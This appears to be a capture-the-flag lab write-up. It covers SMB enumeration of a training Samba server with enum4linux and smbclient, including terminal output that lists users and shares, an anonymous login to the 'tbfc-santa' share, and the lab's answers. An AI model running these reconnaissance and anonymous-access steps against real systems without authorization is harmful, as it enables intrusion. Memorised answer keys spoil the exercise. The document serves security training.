
Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -F

Additional options:
```



```
The following options from enum.exe aren't implemented: -L, -N, -D, -f


Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
a username. Implies RID range ends at 999999. Useful
against DCs.
-l      Get some (limited) info via LDAP 389/TCP (for DCs only)
-s file  brute force guessing for share names
-k user  User(s) that exists on remote system (default: administrator,guest
,krbtgt,domain admins,root,bin,none)
Used to get sid with "lookupsid known_username"
Use commas to try several users: "-k admin,user1,user2"
-o      Get OS information
-i      Get printer information
-w wrkg  Specify workgroup manually (usually found automatically)
-n      Do an nmblookup (similar to nbtstat)
-v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

## Question 2

Using enum4linux, how many users are there on the Samba server?

ANS: 3

Run ./enum4linux.pl -U 10.10.158.131 in the terminal. Find the keyword user and count the number of users.




```
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -U 10.10.158
.131
WARNING: polenum.py is not in your path. Check that package is installed and yo
ur PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ ) on Sat Jun 25 08:03:01 2022

=====
| Target Information |
=====
Target ..... 10.10.158.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.158.131   |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
|   Session Check on 10.10.158.131   |
```



```
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous
=====
[+] Server 10.10.158.131 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.158.131 |
=====
Domain Name: TBFC-SMB-01
Domain SID: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Users on 10.10.158.131 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sat Jun 25 08:03:03 2022


root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous#
```

### Question 3

Now how many "shares" are there on the Samba server?

ANS: 4

Run ./enum4linux.pl -S 10.10.158.131 in the terminal. Find the keyword sharename and count the number of shares.




```
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous
=====
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous
=====
File Edit View Search Terminal Help
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous . ./enum4linux.pl -S 10.10.158
.131
WARNING: polenum.py is not in your path. Check that package is installed and yo
ur PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ ) on Sat Jun 25 08:30:07 2022

=====
| Target Information |
=====
Target ..... 10.10.158.131
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.158.131 |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
| Session Check on 10.10.158.131 |
```



Applications Places Sat 25 Jun, 08:31 AttackBox IP:10.10.240.36 root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous

File Edit View Search Terminal Help

root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous

File Edit View Search Terminal Help

```
=====
| Share Enumeration on 10.10.158.131 |
=====
WARNING: The "syslog" option is deprecated

Sharename      Type      Comment
-----        ----      -----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----          -----
Workgroup       Master
-----          -----
TBFC-SMB-01    TBFC-SMB

[+] Attempting to map shares on 10.10.158.131
//10.10.158.131/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.158.131/tbfc-it Mapping: DENIED, Listing: N/A
```

#### Question 4

Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

ANS: tbfc-santa

Firstly, use smbclient tool replacing **\*\*sharename\*\*** with the name of the share: smbclient //IP ADDRESS/\*\*sharename\*\*. Run the tools with each following names of the shares which are tbfc-hr, tbfc-it, tbfc-santa and IPC\$. Press “enter” when you will be asked for a password. If successful, the share does not require a password.

```
Applications Places Sat 25 Jun, 08:35 AttackBox IP:10.10.240.36
File Edit View Search Terminal Help
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
//10.10.158.131/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.158.131/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.158.131/tbfc-santa Mapping: OK, Listing: OK
//10.10.158.131/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Jun 25 08:30:07 2022

root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.158.131/tb
fc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.158.131/tb
fc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.158.131/tb
fc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: > |
```

### **Question 5**

Log in to this share, what directory did ElfMcSkidy leave for Santa?

ANS: jingle-tunes

Log in to the share which is tbfc-santa. Key in command dir to get directory in the share.

```
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
root@ip-10-10-240-36: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
geteas hardlink help history iostize
lcd link lock lowercase ls
l mask md mget mkdir
more mput newer notify open
posix posix_encrypt posix_open posix_mkdir posix_rmdir
posix_unlink posix_whoami print prompt put
pwd q queue quit readlink
rd recurse reget rename reput
rm rmdir showaclc setea setmode
scopy stat symlink tar tarmode
timeout translate unlock volume vuid
wdel logon listconnect showconnect tcon
tdis tid logoff ..
smb: \>
smb: \> \
\: command not found
smb: \> dir
.
..
jingle-tunes
note_from_mcskidy.txt
          D      0 Thu Nov 12 02:12:07 2020
          D      0 Thu Nov 12 01:32:21 2020
          D      0 Thu Nov 12 02:10:41 2020
          N    143 Thu Nov 12 02:12:07 2020
smb: \> 
10252564 blocks of size 1024. 5369396 blocks available
```

### **Thought Process/Methodology:**

**Firstly, we need to key in cd/root/Desktop/Tools/Miscellaneous in the terminal prompt. After that, run ./enum4linux.pl -h for help option to answer question 1. Next, run ./enum4linux.pl -U 10.10.158.131 in the terminal. Find the keyword user and count the number of users for question 2. For question 3, we need to run ./enum4linux.pl -S 10.10.158.131 in the terminal. Find the keyword sharename and count the number of shares. Then, use smbclient tool replacing \*\*sharename\*\* with the name of the share: smbclient //10.10.158.131/\*\*sharename\*\*. Run the tools with each following names of the shares are tbfc-hr, tbfc-it, tbfc-santa and IPC\$. Press “enter” when you will be asked for a password. If successful, the share does not require a password. Log in to the share which is tbfc-santa. Key in command dir to get directory in the share.**